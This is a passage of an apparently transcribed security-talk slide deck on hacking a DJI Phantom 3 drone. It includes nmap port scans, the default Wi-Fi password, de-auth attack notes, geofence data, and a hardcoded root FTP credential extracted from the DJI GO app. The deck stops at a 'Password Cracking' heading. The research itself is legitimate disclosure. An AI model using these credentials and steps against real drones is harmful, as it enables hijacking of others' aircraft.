



A Drone Tale  
All your drones are belong to us

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
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# Agenda



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# Drone Intro


- Law Enforcement
- First Responder
- Utility companies
- Governments
- Universities
- Terrorism
- Pentest/Red Team



# DJI Phantom Intro



Phantom  
3 Specs




# Phantom 3 Specs



1,2 Kg



16 m/s



~400 g



5 m/s

3 m/s



20-25 minutes



6 Km

A black circle with a white border containing the letters "FPV" in white.

FPV




# Shooting





# Shooting



## Drone Architecture

### Drone

- Flight controller
- Radio module
- GPS module and other sensors (Compass, Gyroscope, Accelerometer, Barometer)
- Micro-USB & MicroSD Slug (firmware update and media storage only)


### Remote Controller

- Radio module
- USB Slug (firmware update and SDK only)

### App/SDK

- Connect to Remote Control, display drone information (video feedback, GPS data and compass)
- Drone Navigation (Drone Takeoff, RTH, Waypoint)

# Network Map





Firmware  
V01.07.0090

- Nmap scan report for **192.168.1.1 - Controller**

<b>21/tcp</b>	open	<b>ftp</b>	<b>vsftpd 3.0.2</b>
<b>22/tcp</b>	closed	<b>ssh</b>	
<b>23/tcp</b>	closed	<b>telnet</b>	
<b>2345/tcp</b>	open	<b>unknown</b>	
<b>5678/tcp</b>	closed	<b>unknown</b>	
- Nmap scan report for **192.168.1.2 - Aircraft**

<b>21/tcp</b>	open	<b>ftp</b>	<b>vsftpd 3.0.2</b>
<b>22/tcp</b>	filtered	<b>ssh</b>	
<b>23/tcp</b>	filtered	<b>telnet</b>	
<b>2345/tcp</b>	filtered	<b>unknown</b>	
<b>5678/tcp</b>	open	<b>unknown</b>	
- Nmap scan report for **192.168.1.3 - Camera**

<b>21/tcp</b>	open	<b>ftp</b>	<b>BusyBox ftpd</b>
	Anonymous FTP login allowed		
<b>22/tcp</b>	open	<b>ssh</b>	<b>OpenSSH 6.2</b>
<b>23/tcp</b>	open	<b>telnet</b>	<b>BusyBox telnetd</b>
<b>2345/tcp</b>	filtered	<b>unknown</b>	
<b>5678/tcp</b>	filtered	<b>unknown</b>	



Latest  
Firmware  
V1.09.0200

- Nmap scan report for **Controller**  
**21/tcp**      **open**      **ftp**  
**2345/tcp**      **open**      **unknown**
- Nmap scan report for **Aircraft**  
**21/tcp**      **open**      **ftp**  
**5678/tcp**      **open**      **unknown**
- Nmap scan report for **Camera**  
**21/tcp**      **open**      **ftp**  
**22/tcp**      **open**      **ssh**  
**23/tcp**      **open**      **telnet**



## Radio & Wi-Fi

- Aircraft & Controller:  
Wi-Fi  $5.725\text{GHz} - 5.825\text{GHz}$   
**(NOT the Lightbridge protocol)**
- Video Link:  $2.400\text{GHz} - 2.483\text{GHz}$
- WPA2 encryption
- Default SSID is derived from the MAC address of the remote controller.  
**PHANTOM3\_[6 last digits of MAC address].**
- Default associated password is: **12341234**



## Wi-Fi Attacks

- De-auth attacks
- Controller > DJI GO
- Drone has a **client queue**
- If Wi-Fi is lost -> RTH

# Road to Shell


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I do not have any  
SSH/FTP/Telnet passwords so...


**DJI GO App Diving**



# NFZ & Geofencing



# NFZ & Geofencing



DJI GO  
APP

/res/raw/flyforbid.json

```
{"area_id":31681,  
 "type":1,  
 "shape":1,  
 "lat":45.109444,  
 "lng":7.641111,  
 "radius":500,  
 "warning":0,  
 "level":2,  
 "disable":0,  
 "updated_at":1447945800,  
 "begin_at":0,  
 "end_at":0,  
 "name":"Juventus Stadium",  
 "country":380,  
 "city":"Turin",  
 "points":null}
```

Restricted Zone: Flight not permitted

19 November 2015



/res/raw/upgrade\_config.json

```
{  
    "groupName": "GroundWifi",  
    "weight": 20,  
    "isCameraGroup": false,  
    "isSingleFile": true,  
    "upgradeMode": 0,  
    "devices": ["2700"],  
    "ftpDstFileName": "HG310.bin",  
    "ftpPwd": "Big~9China",  
    "ftpUrl": "192.168.1.1",  
    "ftpUsername": "root",  
    "pushDevice": 27  
},
```

# Road to Shell

- Now I have the password
- SSH & Telnet are filtered
- FTP is chrooted

**Fuck my life**





Firmware

I tried to replace the firmware with a modified version but the firmware have some checksum mechanism.

**Fuck my life^2**

Strings on .bin matching for common strings like: **password, private, key, :::, root** and so on looking for interesting stuff.

# Password Cracking

